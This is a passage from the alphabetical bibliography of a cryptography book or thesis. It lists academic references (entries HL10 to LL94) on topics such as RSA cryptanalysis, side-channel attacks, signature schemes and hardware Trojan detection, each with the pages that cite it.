[HL10] Carmit Hazay and Yehuda Lindell. *Efficient Secure Two-Party Protocols - Techniques and Constructions*. Information Security and Cryptography. Springer, 2010. ISBN: 978-3-642-14302-1 (cit. on pp. 55, 66).

[HLH00] Min-Shiang Hwang, Iuon-Chang Lin and Kuo-Feng Hwang. 'Cryptanalysis of the Batch Verifying Multiple RSA Digital Signatures'. In: *Informatica, Lith. Acad. Sci.* 11.1 (2000), pp. 15–19 (cit. on p. 309).

[HLT01] Min-Shiang Hwang, Cheng-Chi Lee and Yuan-Liang Tang. 'Two Simple Batch Verifying Multiple Digital Signatures'. In: *Information and Communications Security, Third International Conference, ICICS 2001, Xian, China, November 13-16, 2001*. Ed. by Sihan Qing, Tatsuaki Okamoto and Jianying Zhou. Vol. 2229. Lecture Notes in Computer Science. Springer, 2001, pp. 233–237. ISBN: 3-540-42880-1 (cit. on p. 309).

[HM10] Mathias Herrmann and Alexander May. 'Maximizing Small Root Bounds by Linearization and Applications to Small Secret Exponent RSA'. In: *PKC 2010: 13th International Conference on Theory and Practice of Public Key Cryptography*. Ed. by Phong Q. Nguyen and David Pointcheval. Vol. 6056. Lecture Notes in Computer Science. Paris, France: Springer, Heidelberg, Germany, May 2010, pp. 53–69 (cit. on p. 26).

[HM12a] Bénédicte Haas and Grégory Miermont. 'Scaling limits of Markov branching trees with applications to Galton–Watson and random unordered trees'. In: *The Annals of Probability* 40.6 (2012), pp. 2589–2666 (cit. on p. 266).

[HM12b] Gottfried Herold and Alexander Meurer. 'New Attacks for Knapsack Based Cryptosystems'. In: *SCN 12: 8th International Conference on Security in Communication Networks*. Ed. by Ivan Visconti and Roberto De Prisco. Vol. 7485. Lecture Notes in Computer Science. Amalfi, Italy: Springer, Heidelberg, Germany, Sept. 2012, pp. 326–342 (cit. on p. 142).

[HMM10] Wilko Henecka, Alexander May and Alexander Meurer. 'Correcting Errors in RSA Private Keys'. In: *Advances in Cryptology – CRYPTO 2010*. Ed. by Tal Rabin. Vol. 6223. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2010, pp. 351–369 (cit. on pp. 26, 268).

[Hoc59] Alexis Hocquenghem. 'Codes correcteurs d'erreurs'. In: *Chiffres* 2.147-156 (1959), pp. 8–5 (cit. on p. 383).

[Hod12] Andrew Hodges. *Alan Turing: the enigma*. Random House, 2012 (cit. on p. 4).

[Hol12] David Holmes. 'Computing Néron-Tate heights of points on hyperelliptic Jacobians'. In: *Journal of Number Theory* 132.6 (2012), pp. 1295–1305 (cit. on pp. 408, 409).

[How01] Nick Howgrave-Graham. 'Approximate Integer Common Divisors'. In: *Cryptography and Lattices, International Conference, CaLC 2001, Providence, RI, USA, March 29-30, 2001, Revised Papers*. Ed. by Joseph H. Silverman. Vol. 2146. Lecture Notes in Computer Science. Springer, 2001, pp. 51–66. ISBN: 3-540-42488-1. URL: http://dx.doi.org/10.1007/3-540-44670-2_6 (cit. on p. 28).

[How97] Nick Howgrave-Graham. 'Finding Small Roots of Univariate Modular Equations Revisited'. In: *Cryptography and Coding, 6th IMA International Conference, Cirencester, UK, December 17-19, 1997, Proceedings*. Ed. by Michael Darnell. Vol. 1355. Lecture Notes in Computer Science. Springer, 1997, pp. 131–142 (cit. on p. 26).

[HPM94] Patrick Horster, Holger Petersen and Markus Michels. 'Meta-El-Gamal Signature Schemes'. In: *ACM CCS 94: 2nd Conference on Computer and Communications Security*. Fairfax, Virginia, USA: ACM Press, 1994, pp. 96–107 (cit. on pp. 99, 103).

[HRB13] Andreas Hülsing, Lea Rausch and Johannes A. Buchmann. 'Optimal Parameters for XMSS MT'. In: *Security Engineering and Intelligence Informatics - CD-ARES 2013 Workshops: MoCrySEn and SeCIHD, Regensburg, Germany, September 2-6, 2013. Proceedings*. Ed. by Alfredo Cuzzocrea, Christian Kittl, Dimitris E. Simos, Edgar R. Weippl and Lida Xu. Vol. 8128. Lecture Notes in Computer Science. Springer, 2013, pp. 194–208. ISBN: 978-3-642-40587-7 (cit. on p. 31).

[Hri85] Paul Hriljac. 'Heights and Arakelov's intersection theory'. In: *American Journal of Mathematics* 107.1 (1985), pp. 23–38 (cit. on p. 408).

[HS01] Nick Howgrave-Graham and Nigel P. Smart. 'Lattice Attacks on Digital Signature Schemes'. In: *Des. Codes Cryptography* 23.3 (2001), pp. 283–290 (cit. on p. 269).

[HS03] Jeffrey Hoffstein and Joseph H. Silverman. 'Random small Hamming weight products with applications to cryptography'. In: *Discrete Applied Mathematics* 130.1 (2003), pp. 37–49 (cit. on p. 122).

[HS09] Nadia Heninger and Hovav Shacham. 'Reconstructing RSA Private Keys from Random Key Bits'. In: *Advances in Cryptology – CRYPTO 2009*. Ed. by Shai Halevi. Vol. 5677. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2009, pp. 1–17 (cit. on pp. 26, 268).

[HS72] Chris C. Heyde and Eugene Seneta. 'Studies in the History of Probability and Statistics. XXXI. The simple branching process, a turning point test and a fundamental inequality: A historical note on IJ Bienaymé'. In: *Biometrika* (1972), pp. 680–683 (cit. on p. 266).

[Hus78] Jeffrey Craig Huskamp. 'Covert communication channels in timesharing systems'. Technical Report UCB-CS-78- 02. PhD thesis. University of California, 1978 (cit. on p. 224).

[HVL14] David Harvey, Joris Van Der Hoeven and Grégoire Lecerf. 'Even faster integer multiplication'. In: *arXiv preprint arXiv:1407.3360* (2014) (cit. on p. 357).

[IBM] IBM. *4764 PCI-X Cryptographic Coprocessor*. See http://www-03.ibm.com/security/cryptocards/pcixcc/overperformance.shtml (cit. on p. 135).

[ISW03] Yuval Ishai, Amit Sahai and David Wagner. 'Private Circuits: Securing Hardware against Probing Attacks'. In: *Advances in Cryptology – CRYPTO 2003*. Ed. by Dan Boneh. Vol. 2729. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2003, pp. 463–481 (cit. on p. 261).

[IZ89] Russell Impagliazzo and David Zuckerman. 'How to Recycle Random Bits'. In: *30th Annual Symposium on Foundations of Computer Science*. Research Triangle Park, North Carolina: IEEE Computer Society Press, Oct. 1989, pp. 248–253 (cit. on pp. 14, 29).

[JD12] Markus Jakobsson and Mayank Dhiman. 'The Benefits of Understanding Passwords'. In: *7th USENIX Workshop on Hot Topics in Security, HotSec'12, Bellevue, WA, USA, August 7, 2012*. Ed. by Patrick Traynor. USENIX Association, 2012 (cit. on pp. 179, 182).

[Jen99] Shane Tyler Jensen. 'The Laguerre-Samuelson inequality with extensions and applications in statistics and matrix theory'. PhD thesis. Department of Mathematics and Statistics, McGill University, 1999 (cit. on p. 410).

[JG02] Ari Juels and Jorge Guajardo. 'RSA Key Generation with Verifiable Randomness'. In: *PKC 2002: 5th International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by David Naccache and Pascal Paillier. Vol. 2274. Lecture Notes in Computer Science. Paris, France: Springer, Heidelberg, Germany, Feb. 2002, pp. 357–374 (cit. on p. 128).

[JJ08] Susmit Jha and Sumit Kumar Jha. 'Randomization Based Probabilistic Approach to Detect Trojan Circuits'. In: *11th IEEE High Assurance Systems Engineering Symposium, HASE 2008, Nanjing, China, December 3 - 5, 2008*. IEEE Computer Society, 2008, pp. 117–124. ISBN: 978-0-7695-3482-4. URL: http://dx.doi.org/10.1109/HASE.2008.37 (cit. on p. 260).

[JLN+09] Antoine Joux, Reynald Lercier, David Naccache and Emmanuel Thomé. 'Oracle-Assisted Static Diffie-Hellman Is Easier Than Discrete Logarithms'. In: *12th IMA International Conference on Cryptography and Coding*. Ed. by Matthew G. Parker. Vol. 5921. Lecture Notes in Computer Science. Cirencester, UK: Springer, Heidelberg, Germany, Dec. 2009, pp. 351–367 (cit. on p. 11).

[JMS+02] Robert Johnson, David Molnar, Dawn Xiaodong Song and David Wagner. 'Homomorphic Signature Schemes'. In: *Topics in Cryptology - CT-RSA 2002, The Cryptographer's Track at the RSA Conference, 2002, San Jose, CA, USA, February 18-22, 2002, Proceedings*. Ed. by Bart Preneel. Vol. 2271. Lecture Notes in Computer Science. Springer, 2002, pp. 244–262. ISBN: 3-540-43224-8. URL: http://dx.doi.org/10.1007/3-540-45760-7_17 (cit. on pp. 75, 84).

[Jos85a] Hippolyte Désiré Josse. *La Cryptographie et ses applications à l'art militaire*. French. Librairie Militaire de L. Baudoin & Cie., 1885 (cit. on p. 419).

[Jos85b] Hippolyte Désiré Josse. 'La cryptographie et ses applications à l'art militaire'. French. In: *Revue Maritime et Coloniale* LXXXIV (Feb. 1885), pp. 391–432 (cit. on p. 419).

[Jos85c] Hippolyte Désiré Josse. 'La cryptographie et ses applications à l'art militaire'. French. In: *Revue Maritime et Coloniale* LXXXIV (Mar. 1885), pp. 640–699 (cit. on p. 419).

[Jou04] Antoine Joux. 'A One Round Protocol for Tripartite Diffie-Hellman'. In: *Journal of Cryptology* 17.4 (Sept. 2004), pp. 263–276 (cit. on p. 294).

[Jou09] Antoine Joux. *Algorithmic cryptanalysis*. CRC Press, 2009 (cit. on p. 167).

[Jou14] Antoine Joux. 'A New Index Calculus Algorithm with Complexity $L(1/4 + o(1))$ in Small Characteristic'. In: *SAC 2013: 20th Annual International Workshop on Selected Areas in Cryptography*. Ed. by Tanja Lange, Kristin Lauter and Petr Lisonek. Vol. 8282. Lecture Notes in Computer Science. Burnaby, BC, Canada: Springer, Heidelberg, Germany, Aug. 2014, pp. 355–379 (cit. on p. 20).

[Joy08] Marc Joye. 'RSA Moduli with a Predetermined Portion: Techniques and Applications'. In: *Information Security Practice and Experience, 4th International Conference, ISPEC 2008, Sydney, Australia, April 21-23, 2008, Proceedings*. Ed. by Liqun Chen, Yi Mu and Willy Susilo. Vol. 4991. Lecture Notes in Computer Science. Springer, 2008, pp. 116–130. ISBN: 978-3-540-79103-4 (cit. on pp. 367, 369).

[JR14] Ari Juels and Thomas Ristenpart. 'Honey Encryption: Security Beyond the Brute-Force Bound'. In: *Advances in Cryptology – EUROCRYPT 2014*. Ed. by Phong Q. Nguyen and Elisabeth Oswald. Vol. 8441. Lecture Notes in Computer Science. Copenhagen, Denmark: Springer, Heidelberg, Germany, May 2014, pp. 293–310 (cit. on pp. 177, 179, 180, 184).

[JS12] Suman Jana and Vitaly Shmatikov. 'Memento: Learning Secrets from Process Footprints'. In: *2012 IEEE Symposium on Security and Privacy*. San Francisco, CA, USA: IEEE Computer Society Press, May 2012, pp. 143–157 (cit. on p. 223).

[JS93] Antoine Joux and Jacques Stern. 'Cryptanalysis of Another Knapsack Cryptosystem'. In: *Advances in Cryptology – ASIACRYPT'91*. Ed. by Hideki Imai, Ronald L. Rivest and Tsutomu Matsumoto. Vol. 739. Lecture Notes in Computer Science. Fujiyoshida, Japan: Springer, Heidelberg, Germany, Nov. 1993, pp. 470–476 (cit. on p. 142).

[JSI96] Markus Jakobsson, Kazue Sako and Russell Impagliazzo. 'Designated Verifier Proofs and Their Applications'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 143–154 (cit. on p. 99).

[Jud13] French Judiciary. *French prosecution case number 1116791060*. 2013 (cit. on p. 196).

[Kah67] David Kahn. *The Codebreakers: The story of secret writing*. MacMillan, 1967. 1164 pp. (cit. on pp. 3–5, 418).

[Kal00] Burt Kaliski. *PKCS #5: Password-Based Cryptography Specification Version 2.0*. RFC 2898 (Informational). Internet Engineering Task Force, Sept. 2000. URL: http://www.ietf.org/rfc/rfc2898.txt (cit. on p. 179).

[Kar11] Richard M. Karp. 'Computational Complexity of Combinatorial and Graph-Theoretic Problems'. In: *Theoretical Computer Science*. Springer, 2011, pp. 97–184 (cit. on p. 297).

[Kar72] Richard M. Karp. 'Reducibility among combinatorial problems'. In: *Complexity of computer computations*. Springer, 1972, pp. 85–103 (cit. on p. 297).

[Kar84] Narendra Karmarkar. 'A new polynomial-time algorithm for linear programming'. In: *Proceedings of the sixteenth annual ACM symposium on Theory of computing*. ACM. 1984, pp. 302–311 (cit. on p. 68).

[KAS+10] Aparna Kotha, Kapil Anand, Matthew Smithson, Greeshma Yellareddy and Rajeev Barua. 'Automatic Parallelization in a Binary Rewriter'. In: *43rd Annual IEEE/ACM International Symposium on Microarchitecture, MICRO 2010, 4-8 December 2010, Atlanta, Georgia, USA*. IEEE Computer Society, 2010, pp. 547–557. ISBN: 978-0-7695-4299-7 (cit. on pp. 214, 215).

[Kas65] Tadao Kasami. *An efficient recognition and syntax analysis algorithm for context-free languages.* Tech. rep. DTIC Document, 1965 (cit. on p. 183).

[KB16] Taechan Kim and Razvan Barbulescu. 'Extended Tower Number Field Sieve: A New Complexity for the Medium Prime Case'. In: *Advances in Cryptology - CRYPTO 2016 - 36th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 14-18, 2016, Proceedings, Part I*. Ed. by Matthew Robshaw and Jonathan Katz. Vol. 9814. Lecture Notes in Computer Science. Springer, 2016, pp. 543–571 (cit. on p. 20).

[KB93] Samuel Noah Kramer and Jean Bottéro. *Lorsque les dieux faisaient l'homme: mythologie mésopotamienne*. French. Gallimard, 1993 (cit. on p. vii).

[KBV09] Miroslav Knezevic, Lejla Batina and Ingrid Verbauwhede. 'Modular Reduction without Precomputational Phase'. In: *International Symposium on Circuits and Systems (ISCAS 2009), 24-17 May 2009, Taipei, Taiwan*. IEEE, 2009, pp. 1389–1392. ISBN: 978-1-4244-3827-3 (cit. on p. 367).

[KCA+05] Reka Kinney, Paolo Crucitti, Reka Albert and Vito Latora. 'Modeling cascading failures in the North American power grid'. In: *The European Physical Journal B-Condensed Matter and Complex Systems* 46.1 (2005), pp. 101–107 (cit. on p. 287).

[Kel98] Thomas Kelly. 'The myth of the skytale'. In: *Cryptologia* 22.3 (1998), pp. 244–260 (cit. on p. 5).

[Kem83] Richard A. Kemmerer. 'Shared resource matrix methodology: An approach to identifying storage and timing channels'. In: *ACM Transactions on Computer Systems (TOCS)* 1.3 (1983), pp. 256–277 (cit. on p. 224).

[Ken53] David G. Kendall. 'Stochastic processes occurring in the theory of queues and their analysis by the method of the imbedded Markov chain'. In: *The Annals of Mathematical Statistics* (1953), pp. 338–354 (cit. on p. 388).

[Ken75] David G. Kendall. 'The genealogy of genealogy branching processes before (and after) 1873'. In: *Bulletin of the London Mathematical Society* 7.3 (1975), pp. 225–253 (cit. on p. 266).

[Ken99] Kristopher R. Kendall. *A Database of Computer Attacks for the Evaluation of Intrusion Detection Systems*. MIT Master's Thesis. Available at https://www.ll.mit.edu/ideval/files/kkendall_thesis.pdf. 1999 (cit. on p. 223).

[Kes86] Harry Kesten. 'Subdiffusive behavior of random walk on a random cluster'. In: *Annales de l'IHP Probabilités et statistiques*. Vol. 22. 4. 1986, pp. 425–487 (cit. on p. 266).

[KH14] Noboru Kunihiro and Junya Honda. 'RSA Meets DPA: Recovering RSA Secret Keys from Noisy Analog Data'. In: *Cryptographic Hardware and Embedded Systems – CHES 2014*. Ed. by Lejla Batina and Matthew Robshaw. Vol. 8731. Lecture Notes in Computer Science. Busan, South Korea: Springer, Heidelberg, Germany, Sept. 2014, pp. 261–278 (cit. on p. 268).

[Khi32] Aleksandr Khinchine. 'Mathematical theory of a stationary queue'. In: *Matematicheskii Sbornik* 39 (1932), pp. 73–84 (cit. on pp. 388, 389).

[KI01] Kazukuni Kobara and Hideki Imai. 'Semantically Secure McEliece Public-Key Cryptosystems-Conversions for McEliece PKC'. In: *PKC 2001: 4th International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by Kwangjo Kim. Vol. 1992. Lecture Notes in Computer Science. Cheju Island, South Korea: Springer, Heidelberg, Germany, Feb. 2001, pp. 19–35 (cit. on p. 30).

[KI03] Kazukuni Kobara and Hideki Imai. 'On the one-wayness against chosen-plaintext attacks of the Loidreau's modified McEliece PKC'. In: *IEEE Trans. Information Theory* 49.12 (2003), pp. 3160–3168 (cit. on p. 30).

[Kil92] Joe Kilian. 'A Note on Efficient Zero-Knowledge Proofs and Arguments (Extended Abstract)'. In: *Proceedings of the 24th Annual ACM Symposium on Theory of Computing, May 4-6, 1992, Victoria, British Columbia, Canada*. Ed. by S. Rao Kosaraju, Mike Fellows, Avi Wigderson and John A. Ellis. ACM, 1992, pp. 723–732. ISBN: 0-89791-511-9. URL: http://doi.acm.org/10.1145/129712.129782 (cit. on p. 77).

[KJJ99] Paul C. Kocher, Joshua Jaffe and Benjamin Jun. 'Differential Power Analysis'. In: *Advances in Cryptology – CRYPTO'99*. Ed. by Michael J. Wiener. Vol. 1666. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1999, pp. 388–397 (cit. on pp. 193, 213).

[KKM+05] Christopher Kruegel, Engin Kirda, Darren Mutz, William Robertson and Giovanni Vigna. 'Polymorphic worm detection using structural information of executables'. In: *International Workshop on Recent Advances in Intrusion Detection (RAID'05)*. Springer. 2005, pp. 207–226 (cit. on p. 248).

[KKM+12] Patrick Gage Kelley, Saranga Komanduri, Michelle L. Mazurek, Richard Shay, Timothy Vidas, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor and Julio Lopez. 'Guess Again (and Again and Again): Measuring Password Strength by Simulating Password-Cracking Algorithms'. In: *2012 IEEE Symposium on Security and Privacy*. San Francisco, CA, USA: IEEE Computer Society Press, May 2012, pp. 523–537 (cit. on p. 182).

[KKM12] Saqib A. Kakvi, Eike Kiltz and Alexander May. 'Certifying RSA'. In: *Advances in Cryptology – ASIACRYPT 2012*. Ed. by Xiaoyun Wang and Kazue Sako. Vol. 7658. Lecture Notes in Computer Science. Beijing, China: Springer, Heidelberg, Germany, Dec. 2012, pp. 404–414 (cit. on p. 127).

[KL07] Jonathan Katz and Yehuda Lindell. *Introduction to Modern Cryptography*. Chapman and Hall/CRC Press, 2007. ISBN: 978-1-58488-551-1 (cit. on p. 114).

[Kle75] Leonard Kleinrock. *Queuing systems*. Vol. 1. Wiley, 1975 (cit. on p. 388).

[KM03] Dan Klein and Christopher D. Manning. 'Accurate unlexicalized parsing'. In: *Proceedings of the 41st Annual Meeting on Association for Computational Linguistics – Volume 1*. Association for Computational Linguistics. 2003, pp. 423–430 (cit. on p. 182).

[KM04] Neal Koblitz and Alfred J. Menezes. 'A Survey of Public-Key Cryptosystems'. In: *SIAM Review* 46.4 (2004), pp. 599–634 (cit. on p. 159).

[KM12] Neal Koblitz and Alfred Menezes. *Another look at non-uniformity*. Cryptology ePrint Archive, Report 2012/359. http://eprint.iacr.org/2012/359. 2012 (cit. on p. 33).

[KM15] Neal Koblitz and Alfred J. Menezes. 'The random oracle model: a twenty-year retrospective'. In: *Des. Codes Cryptography* 77.2-3 (2015), pp. 587–610 (cit. on p. 35).

[KN08] Eike Kiltz and Gregory Neven. 'Identity-Based Signatures'. In: *Identity-Based Cryptography*. Ed. by Marc Joye and Gregory Neven. Vol. 2. Cryptology and Information Security Series. IOS Press, 2008, pp. 31–44 (cit. on p. 75).

[Kno88] Hans-Joachim Knobloch. 'A Smart Card Implementation of the Fiat-Shamir Identification Scheme'. In: *Advances in Cryptology – EUROCRYPT'88*. Ed. by C. G. Günther. Vol. 330. Lecture Notes in Computer Science. Davos, Switzerland: Springer, Heidelberg, Germany, May 1988, pp. 87–95 (cit. on p. 369).

[Knu68] Donald E. Knuth. *The Art of Computer Programming*. 1968 (cit. on pp. 357, 360, 367).

[Knu69] Donald E. Knuth. *The Art of Computer Programming, Volume II: Seminumerical Algorithms*. Addison-Wesley, 1969 (cit. on p. 377).

[Knu73] Donald E. Knuth. *The Art of Computer Programming, Volume III: Sorting and Searching*. Addison-Wesley, 1973. ISBN: 0-201-03803-X (cit. on p. 7).

[KO62] Anatoly Karatsuba and Yuri Ofman. 'Multiplication of Many-Digital Numbers by Automatic Computers'. In: *Doklady Akad. Nauk SSSR* 145.293-294 (1962) (cit. on pp. 357, 358).

[Kob87] Neal Koblitz. 'Elliptic curve cryptosystems'. In: *Mathematics of computation* 48.177 (1987), pp. 203–209 (cit. on p. 159).

[Koc96] Paul C. Kocher. 'Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems'. In: *Advances in Cryptology – CRYPTO'96*. Ed. by Neal Koblitz. Vol. 1109. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1996, pp. 104–113 (cit. on pp. 193, 213).

[KOP+13] Abishek Kumarasubramanian, Rafail Ostrovsky, Omkant Pandey and Akshay Wadia. 'Cryptography Using Captcha Puzzles'. In: *Public-Key Cryptography - PKC 2013 - 16th International Conference on Practice and Theory in Public-Key Cryptography, Nara, Japan, February 26 - March 1, 2013. Proceedings*. Ed. by Kaoru Kurosawa and Goichiro Hanaoka. Vol. 7778. Lecture Notes in Computer Science. Springer, 2013, pp. 89–106. ISBN: 978-3-642-36361-0 (cit. on p. 172).

[KOY03] Jonathan Katz, Rafail Ostrovsky and Moti Yung. 'Forward Secrecy in Password-Only Key Exchange Protocols'. In: *SCN 02: 3rd International Conference on Security in Communication Networks*. Ed. by Stelvio Cimato, Clemente Galdi and Giuseppe Persiano. Vol. 2576. Lecture Notes in Computer Science. Amalfi, Italy: Springer, Heidelberg, Germany, Sept. 2003, pp. 29–44 (cit. on p. 13).

[KPC+14] Dániel Kondor, Márton Pósfai, István Csabai and Gábor Vattay. 'Do the rich get richer? An empirical analysis of the Bitcoin transaction network'. In: *PloS one* 9.2 (2014) (cit. on p. 295).

[KR01] Joe Kilian and Phillip Rogaway. 'How to Protect DES Against Exhaustive Key Search (an Analysis of DESX)'. In: *Journal of Cryptology* 14.1 (2001), pp. 17–35 (cit. on p. 36).

[KR13] Cameron F. Kerry and Charles Romine. 'Federal information processing standards publication digital signature standard (DSS)'. In: (2013). FIPS PUB 186-4 (cit. on pp. 367, 374).

[KR77] Brian W. Kernighan and Dennis M. Ritchie. *The M4 macro processor*. Bell Laboratories, 1977 (cit. on pp. 243, 244).

[Kra14] Hugo Krawczyk, ed. *Public-Key Cryptography - PKC 2014 - 17th International Conference on Practice and Theory in Public-Key Cryptography, Buenos Aires, Argentina, March 26-28, 2014. Proceedings*. Vol. 8383. Lecture Notes in Computer Science. Springer, 2014. ISBN: 978-3-642-54630-3. URL: http://dx.doi.org/10.1007/978-3-642-54631-0.

[KRR+10] Ramesh Karri, Jeyavijayan Rajendran, Kurt Rosenfeld and Mohammad Tehranipoor. 'Trustworthy Hardware: Identifying and Classifying Hardware Trojans'. In: *Computer* 43.10 (Oct. 2010), pp. 39–46. ISSN: 0018-9162. URL: http://dx.doi.org/10.1109/MC.2010.299 (cit. on p. 259).

[KS99] Aviad Kipnis and Adi Shamir. 'Cryptanalysis of the HFE Public Key Cryptosystem by Relinearization'. In: *Advances in Cryptology – CRYPTO'99*. Ed. by Michael J. Wiener. Vol. 1666. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1999, pp. 19–30 (cit. on p. 31).

[KSI12] Noboru Kunihiro, Naoyuki Shinohara and Tetsuya Izu. 'A Unified Framework for Small Secret Exponent Attack on RSA'. In: *SAC 2011: 18th Annual International Workshop on Selected Areas in Cryptography*. Ed. by Ali Miri and Serge Vaudenay. Vol. 7118. Lecture Notes in Computer Science. Toronto, Ontario, Canada: Springer, Heidelberg, Germany, Aug. 2012, pp. 260–277 (cit. on p. 26).

[KSI13] Noboru Kunihiro, Naoyuki Shinohara and Tetsuya Izu. 'Recovering RSA Secret Keys from Noisy Key Bits with Erasures and Errors'. In: *PKC 2013: 16th International Conference on Theory and Practice of Public Key Cryptography*. Ed. by Kaoru Kurosawa and Goichiro Hanaoka. Vol. 7778. Lecture Notes in Computer Science. Nara, Japan: Springer, Heidelberg, Germany, Feb. 2013, pp. 180–197 (cit. on p. 268).

[KU16] Mehmet Sabir Kiraz and Osmanbey Uzunkol. 'Efficient and verifiable algorithms for secure outsourcing of cryptographic computations'. In: *Int. J. Inf. Sec.* 15.5 (2016), pp. 519–537. URL: http://dx.doi.org/10.1007/s10207-015-0308-7 (cit. on p. 124).

[KY08] Christos Koufogiannakis and Neal E. Young. 'Beating Simplex for Fractional Packing and Covering Linear Programs'. In: *CoRR* abs/0801.1987 (2008). URL: http://arxiv.org/abs/0801.1987 (cit. on p. 68).

[KY09] Abdel Alim Kamal and Amr M. Youssef. 'An area-optimized implementation for AES with hybrid countermeasures against power analysis'. In: *Signals, Circuits and Systems, 2009. ISSCS 2009. International Symposium on*. IEEE. 2009, pp. 1–4 (cit. on p. 213).

[Lag80] Edmond Nicolas Laguerre. 'Sur une méthode pour obtenir par approximation les racines d'une équation algébrique qui a toutes ses racines réelles'. French. In: *Nouvelles annales de mathématiques, journal des candidats aux écoles polytechnique et normale* 19 (1880). Reprinted in Œuvres de Laguerre, eds. Ch. Hermite, H. Poincaré and E. Rouché. Gauthier-Villars. Paris. vol. 1. pp. 87-103 (1898). Accessible on-line: http://www.numdam.org/numdam-bin/item?id=NAM_1880_2_19__193_0., pp. 193–202 (cit. on p. 410).

[Lam73] Butler W. Lampson. 'A note on the confinement problem'. In: *Communications of the ACM* 16.10 (1973), pp. 613–615 (cit. on p. 224).

[Lam79] Leslie Lamport. *Constructing Digital Signatures from a One-way Function*. Technical Report SRI-CSL-98. SRI International Computer Science Laboratory, Oct. 1979 (cit. on p. 30).

[Lan13] Serge Lang. *Fundamentals of Diophantine geometry*. Springer Science & Business Media, 2013 (cit. on p. 407).

[LAS+10] Jin Li, Man Ho Au, Willy Susilo, Dongqing Xie and Kui Ren. 'Attribute-based signature and its applications'. In: *Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security, ASIACCS 2010, Beijing, China, April 13-16, 2010*. Ed. by Dengguo Feng, David A. Basin and Peng Liu. ACM, 2010, pp. 60–69. ISBN: 978-1-60558-936-7. URL: http://doi.acm.org/10.1145/1755688.1755697 (cit. on p. 75).

[LD03] Cullen Linn and Saumya Debray. 'Obfuscation of executable code to improve resistance to static disassembly'. In: *Proceedings of the 10th ACM conference on Computer and communications security*. ACM. 2003, pp. 290–299 (cit. on p. 249).

[Le 10] Jean-François Le Gall. 'Itō's excursion theory and random trees'. In: *Stochastic Processes and Their Applications* 120.5 (2010), pp. 721–749 (cit. on p. 266).

[Len84] Hendrik W. Lenstra. 'Integer programming and cryptography'. In: *The Mathematical Intelligencer* 6.3 (1984), pp. 14–21 (cit. on p. 68).

[Len87] Hendrik W. Lenstra Jr. 'Factoring integers with elliptic curves'. In: *Annals of mathematics* (1987), pp. 649–673 (cit. on pp. 16, 24).

[Len91] Hendrik W. Lenstra Jr. 'On the Chor-Rivest Knapsack Cryptosystem'. In: *Journal of Cryptology* 3.3 (1991), pp. 149–155 (cit. on p. 142).

[Len96] Arjen K. Lenstra. 'Generating Standard DSA Signatures Without Long Inversion'. In: *Advances in Cryptology – ASIACRYPT'96*. Ed. by Kwangjo Kim and Tsutomu Matsumoto. Vol. 1163. Lecture Notes in Computer Science. Kyongju, Korea: Springer, Heidelberg, Germany, Nov. 1996, pp. 57–64 (cit. on p. 265).

[Len98] Arjen K. Lenstra. 'Generating RSA Moduli with a Predetermined Portion'. In: *Advances in Cryptology – ASIACRYPT'98*. Ed. by Kazuo Ohta and Dingyi Pei. Vol. 1514. Lecture Notes in Computer Science. Beijing, China: Springer, Heidelberg, Germany, Oct. 1998, pp. 1–10 (cit. on pp. 367, 369, 370, 377).

[Ler15] Xavier Leroy. 'The CompCert C verified compiler: Documentation and user's manual'. PhD thesis. Inria, 2015 (cit. on p. 257).

[LHA+12] Arjen K. Lenstra, James P. Hughes, Maxime Augier, Joppe W. Bos, Thorsten Kleinjung and Christophe Wachter. *Ron was wrong, Whit is right*. Cryptology ePrint Archive, Report 2012/064. http://eprint.iacr.org/2012/064. 2012 (cit. on p. 26).

[LHA+14] Zhiwei Li, Warren He, Devdatta Akhawe and Dawn Song. 'The Emperor's New Password Manager: Security Analysis of Web-based Password Managers'. In: *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014*. Ed. by Kevin Fu and Jaeyeon Jung. USENIX Association, 2014, pp. 465–479 (cit. on p. 179).

[Lim13] ARM Limited. *ARM Architecture Reference Manual. ARMv8, for ARMv8-A architecture profile*. 110 Fulbourn Road, Cambridge, England, 2013, p. 536 (cit. on p. 232).

[Lin08] Andrew Y. Lindell. 'Legally-Enforceable Fairness in Secure Two-Party Computation'. In: *Topics in Cryptology – CT-RSA 2008*. Ed. by Tal Malkin. Vol. 4964. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Apr. 2008, pp. 121–137 (cit. on pp. 98–100).

[Lip75] Steven B. Lipner. 'A comment on the confinement problem'. In: *ACM SIGOPS Operating Systems Review*. Vol. 9. 5. ACM. 1975, pp. 192–196 (cit. on p. 224).

[Lit61] John D. C. Little. 'A proof for the queuing formula: $L = \lambda W$'. In: *Operations research* 9.3 (1961), pp. 383–387 (cit. on p. 388).

[LK09] Tımea László and Ákos Kiss. 'Obfuscating C++ programs via control flow flattening'. In: *Annales Universitatis Scientarum Budapestinensis de Rolando Eötvös Nominatae, Sectio Computatorica* 30 (2009), pp. 3–19 (cit. on p. 249).

[LL08] Jie Li and John Lach. 'At-Speed Delay Characterization for IC Authentication and Trojan Horse Detection'. In: *HOST*. 2008, pp. 8–14 (cit. on p. 260).

[LL94] Chae Hoon Lim and Pil Joong Lee. 'More Flexible Exponentiation with Precomputation'. In: *Advances in Cryptology – CRYPTO'94*. Ed. by Yvo Desmedt. Vol. 839. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1994, pp. 95–107 (cit. on pp. 122–125).

